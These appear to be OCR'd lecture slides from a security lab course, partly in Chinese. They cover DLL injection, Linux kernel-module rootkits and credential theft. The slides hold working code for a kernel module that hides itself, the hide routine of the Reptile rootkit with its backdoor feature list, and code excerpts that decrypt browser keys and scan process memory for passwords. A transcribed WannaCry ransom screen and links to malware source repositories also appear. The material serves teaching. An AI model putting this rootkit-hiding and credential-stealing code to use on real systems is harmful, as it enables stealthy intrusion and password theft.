
Reference

- DLL Injection
  - https://www.youtube.com/watch?v=PZLhIWUmMs0&list=LL&index=1&ab_channel=GuidedHacking
- Reflective DLL Injection
  - https://www.ired.team/offensive-security/code-injection-process-injection/reflective-dll-injection
- Process Hollowing
  - https://github.com/m0n0ph1/Process-Hollowing

ROOTKIT

Loadable Kernel Module (LKM)

Linux Kernel Architecture



- User Programs: ps
  - Hook readproc 可以使 ps 隱藏特定程序

```
READPROC(3)

NAME
       readproc, freeproc  - read information from next /proc/## entry
```

  - 但是在 /proc/[PID] 還是看得到這個程序

User Programs

↕ communicate

Loadable Kernel Module (LKM)

↕ support

New Hardware

User Programs & LKM Communications

- A device file in /dev
- A file in /sys
- A file in /proc
  - Address Space Layout Randomization
    ASLR is built into the Linux kernel and is controlled by the parameter /proc/sys/kernel/randomize_va_space

```
┌──(kali㉿kali)-[~]
└─$ cat /proc/sys/kernel/randomize_va_space
2
```

- Netlink sockets
- Block/hook system call

Loadable Kernel Module (LKM)

```c
// lkm_simple.c
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

//使用modinfo可見
MODULE_LICENSE("GPL");                    // 許可證型別
MODULE_AUTHOR("F08921A01");               // 作者
MODULE_DESCRIPTION("A SIMPLE LKM");       // 描述資訊
MODULE_VERSION("0.1");                    // 模組版本

static int lkm_init(void)
{
    printk("f08921a01: module lkm_simple loaded\n");
    return 0;
}
static void lkm_exit(void)
{
    printk("f08921a01: module lkm_simple removed\n");
}

module_init(lkm_init);
module_exit(lkm_exit);
```

```makefile
# makefile
obj-m   := lkm_simple.o lkm_invisible.o lkm_netlink.o

KDIR    := /lib/modules/$(shell uname -r)/build

default:
    $(MAKE) -C $(KDIR) M=$(PWD) modules
    gcc client_netlink.c -o client_netlink
clean:
    $(MAKE) -C $(KDIR) M=$(PWD) clean
    rm -f client_netlink
install:
    sudo insmod lkm_simple.ko
    sudo insmod lkm_invisible.ko
    sudo insmod lkm_netlink.ko
uninstall:
    sudo rmmod lkm_simple.ko
```

Loadable Kernel Module (LKM)

```
┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ make
make -C /lib/modules/5.14.0-kali4-amd64/build M=/media/sf_vm_share/nmlab/lkm modules
make[1]: Entering directory '/usr/src/linux-headers-5.14.0-kali4-amd64'
  CC [M]  /media/sf_vm_share/nmlab/lkm/lkm_simple.o
  MODPOST /media/sf_vm_share/nmlab/lkm/Module.symvers
  CC [M]  /media/sf_vm_share/nmlab/lkm/lkm_simple.mod.o
  LD [M]  /media/sf_vm_share/nmlab/lkm/lkm_simple.ko
  BTF [M] /media/sf_vm_share/nmlab/lkm/lkm_simple.ko
Skipping BTF generation for /media/sf_vm_share/nmlab/lkm/lkm_simple.ko due to unavailability of vmlinux
make[1]: Leaving directory '/usr/src/linux-headers-5.14.0-kali4-amd64'

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ modinfo lkm_simple.ko
filename:       /media/sf_vm_share/nmlab/lkm/lkm_simple.ko
version:        0.1
description:    A SIMPLE LKM
author:         F08921A01
license:        GPL
srcversion:     2FB2C93DF2A96556E334703
depends:
retpoline:      Y
name:           lkm_simple
vermagic:       5.14.0-kali4-amd64 SMP mod_unload modversions
```

Loadable Kernel Module (LKM)

- insmod/rmmod: 載入/移除 LKM

```
┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ sudo insmod lkm_simple.ko

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ sudo rmmod lkm_simple

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ sudo dmesg
[ 8908.988158] f08921a01: module lkm_simple loaded
[ 8919.846572] f08921a01: module lkm_simple removed
```

- 有兩個地方可以列出已載入的 LKM

```
┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ cat /proc/modules | grep lkm
lkm_simple 16384 0 - Live 0x0000000000000000 (OE)

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ ll /sys/module/ | grep lkm
drwxr-xr-x 5 root root 0 Dec  6 09:26 lkm_simple
```

lkm_invisible

- An LKM that hides itself.

```c
// lkm_invisible.c
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

MODULE_LICENSE("GPL");

static int lkm_init(void)
{
    list_del_init(&__this_module.list);
    kobject_del(&THIS_MODULE->mkobj.kobj);
    printk("f08921a01: module lkm_invisible loaded\n");
    return 0;
}

static void lkm_exit(void)
{
    printk("f08921a01: module lkm_invisible removed\n");
}

module_init(lkm_init);
module_exit(lkm_exit);
```

```
┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ cat /proc/modules | grep lkm
lkm_simple 16384 0 - Live 0x0000000000000000 (OE)

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ ll /sys/module/ | grep lkm
drwxr-xr-x 5 root root 0 Dec  6 09:26 lkm_simple
```

lkm_invisible

- An LKM that hides itself.

```
┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ sudo insmod lkm_invisible.ko
[sudo] password for kali:

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ sudo dmesg
[ 8908.988158] f08921a01: module lkm_simple loaded
[ 8919.846572] f08921a01: module lkm_simple removed
[ 8964.723902] f08921a01: module lkm_simple loaded
[ 9593.329372] f08921a01: module lkm_simple removed
[ 9603.961681] f08921a01: module lkm_simple loaded
[ 9931.155225] f08921a01: module lkm_simple removed
[ 9932.707524] f08921a01: module lkm_simple loaded
[11865.128038] f08921a01: module lkm_invisible loaded

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ cat /proc/modules | grep lkm
lkm_simple 16384 0 - Live 0x0000000000000000 (OE)

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ ll /sys/module/ | grep lkm
drwxr-xr-x 6 root root 0 Dec  6 09:42 lkm_simple
```

lkm_netlink

```
┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ sudo insmod lkm_netlink.ko

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ ./client_netlink f08921a01
Sending message to kernel
Waiting for message from kernel
Received message payload: Hello from kernel, recv: f08921a01

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ sudo dmesg
[ 2880.816584] Entering: hello_init
[ 2884.185509] Entering: hello_nl_recv_msg
[ 2884.185513] Netlink received msg payload:f08921a01
```

```
┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ sudo dmesg -c

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ make install
sudo insmod lkm_simple.ko
sudo insmod lkm_invisible.ko
sudo insmod lkm_netlink.ko

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ lsmod | grep lkm
lkm_simple             16384  0

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ ./client_netlink f08921a01
Sending message to kernel
Waiting for message from kernel
Received message payload: Hello from kernel, recv: f08921a01

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ make uninstall
sudo rmmod lkm_simple.ko
sudo rmmod lkm_invisible.ko
rmmod: ERROR: Module lkm_invisible is not currently loaded
make: *** [makefile:18: uninstall] Error 1

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ sudo dmesg
[  536.584183] f08921a01: module lkm_simple loaded
[  536.593210] f08921a01: module lkm_invisible loaded
[  536.602324] f08921a01: module lkm_netlink loaded
[  546.712694] Entering: hello_nl_recv_msg
[  546.712697] Netlink received msg payload:f08921a01
[  550.503967] f08921a01: module lkm_simple removed
```

Screenshot-03

Loadable Kernel Module (LKM)

- 編譯 LKM 要有 kernel header

```
KDIR    := /lib/modules/$(shell uname -r)/build
```

```
┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ make
make -C /lib/modules/5.10.0-kali9-amd64/build M=/media/sf_vm_share/nmlab/lkm modules
make[1]: *** /lib/modules/5.10.0-kali9-amd64/build: No such file or directory.  Stop.
make: *** [makefile:9: default] Error 2
```

```
┌──(kali㉿kali)-[~]
└─$ uname --help | grep '\-r'
  -r, --kernel-release     print the kernel release

┌──(kali㉿kali)-[~]
└─$ uname -r
5.10.0-kali9-amd64
```

  - *sudo apt install linux-headers-$(uname -r) --fix-missing*

Loadable Kernel Module (LKM)

- 原本下載的 Kali，kernel 版本是 5.10

```
[  591.155990] f08921a01: module lkm_simple loaded

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ uname -r
5.10.0-kali9-amd64
```

- 最新 kernel 版本是 5.14

```
[11865.128038] f08921a01: module lkm_invisible loaded

┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
└─$ uname -r
5.14.0-kali4-amd64
```

Reference

- LKM 隱藏
  - https://cloud.tencent.com/developer/article/1036559?fbclid=IwAR3z6zCffn69ueBU_O78P3igcDmMNhtNzTEQDX79UZ8wMiuiMcaLoCwmBKM
- LKM & Netlink
  - https://blog.spoock.com/2019/11/25/lkm/

https://github.com/f0rb1dd3n/Reptile

- Features
  - Give root to unprivileged users
  - Hide files and directories
  - Hide processes
  - Hide himself
  - Hide TCP/UDP connections
  - Hidden boot persistence
  - File content tampering
  - Some obfuscation techniques
  - ICMP/UDP/TCP port-knocking backdoor
  - Full TTY/PTY shell with file transfer
  - Client to handle Reptile Shell
  - Shell connect back each X times (not default)

```
void hide(void)
{
        while (!mutex_trylock(&module_mutex))
                cpu_relax();
        mod_list = THIS_MODULE->list.prev;
        list_del(&THIS_MODULE->list);
        kfree(THIS_MODULE->sect_attrs);
        THIS_MODULE->sect_attrs = NULL;
        mutex_unlock(&module_mutex);

        hide_m = 1;
}
```

HW

- (4pt) 上傳 “學號”.pdf，包含:
  - Screenshot-01
  - Screenshot-02
  - Screenshot-03
- (1pt) 學習筆記 @ https://hackmd.io/6bpA4SEwT3aQtRutksfSbg
  - 重點整理 or 延伸學習

Malware Resources

- MalwareSourceCode
  - https://github.com/vxunderground/MalwareSourceCode
- Free Malware Sample Sources for Researchers
  - https://zeltser.com/malware-sample-sources/
- Any.run
  - https://app.any.run/tasks/816cbcda-788f-4b9c-a81f-866f3b65828a/#

Win7 Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

English

Payment will be raised on

12/9/2021 09:04:52

Time Left

02:23:53:17

Your files will be lost on

12/13/2021 09:04:52

Time Left

06:23:53:17

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

bitcoin ACCEPTED HERE

Send $300 worth of bitcoin to this address:

115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

Copy

About bitcoin

How to buy bitcoins?

Contact Us

Check Payment

Decrypt

This copy of Windows is not genuine

9:11 AM 12/6/2021

Right Ctrl


Credentials from Password Stores (1/1)


Credentials from Web Browsers

11

- https://github.com/moonD4rk/HackBrowserData

```go
// InitSecretKey with win32 DPAPI
// conference from @https://gist.github.com/akamajoris/ed2f14d817d5514e7548
func (c *Chromium) InitSecretKey() error {
	if c.keyPath == "" {
		return nil
	}
	if _, err := os.Stat(c.keyPath); os.IsNotExist(err) {
		return fmt.Errorf("%s secret key path is empty", c.name)
	}
	keyFile, err := utils.ReadFile(c.keyPath)
	if err != nil {
		return err
	}
	encryptedKey := gjson.Get(keyFile, "os_crypt.encrypted_key")
	if encryptedKey.Exists() {
		pureKey, err := base64.StdEncoding.DecodeString(encryptedKey.String())
}
```





- https://github.com/dxa4481/mimikittenz4Linux

```
    """
    Searches memory of Firefox, Chrome and Chromium for cleartext passwords
    """
```

```
memory_permissions = 'rw' if only_writable else 'r-'
print("PID = %d" % pid)
mem_contents = ""
with open("/proc/%d/maps" % pid, 'r') as maps_file:
    with open("/proc/%d/mem" % pid, 'r', 0) as mem_file:
        for line in maps_file.readlines():  # for each mapped region
            m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-r][-w])', line)
            if m.group(3) == memory_permissions:
                start = int(m.group(1), 16)
                if start > 0xFFFFFFFFFFFF:
                    continue
                end = int(m.group(2), 16)
                mem_file.seek(start)  # seek to region start
                chunk = mem_file.read(end - start)  # read region contents
                mem_contents += chunk
            else:
                pass
matches = {}
for service in regexes:
    match = regexes[service].findall(str(mem_contents))
    if match:
```

Memory maps

```
┌──(kali㉿kali)-[/media/sf_vm_share/nmlab/mimikittenz4Linux]
└─$ sudo cat /proc/1/maps
[sudo] password for kali:
55599cd19000-55599cd4f000 r--p 00000000 08:01 790594                     /usr/lib/systemd/systemd
55599cd4f000-55599ce1b000 r-xp 00036000 08:01 790594                     /usr/lib/systemd/systemd
55599ce1b000-55599ce78000 r--p 00102000 08:01 790594                     /usr/lib/systemd/systemd
55599ce79000-55599cec3000 r--p 0015f000 08:01 790594                     /usr/lib/systemd/systemd
55599cec3000-55599cec4000 rw-p 001a9000 08:01 790594                     /usr/lib/systemd/systemd
55599e711000-55599e8dd000 rw-p 00000000 00:00 0                          [heap]
7f0d14000000-7f0d14021000 rw-p 00000000 00:00 0
7f0d14021000-7f0d18000000 ---p 00000000 00:00 0
7f0d1c000000-7f0d1c021000 rw-p 00000000 00:00 0
7f0d1c021000-7f0d20000000 ---p 00000000 00:00 0
```

Memory forensics

- Volatility 3: The volatile memory extraction framework
  - https://github.com/volatilityfoundation/volatility3
  - https://blog.onfvp.com/post/volatility-cheatsheet/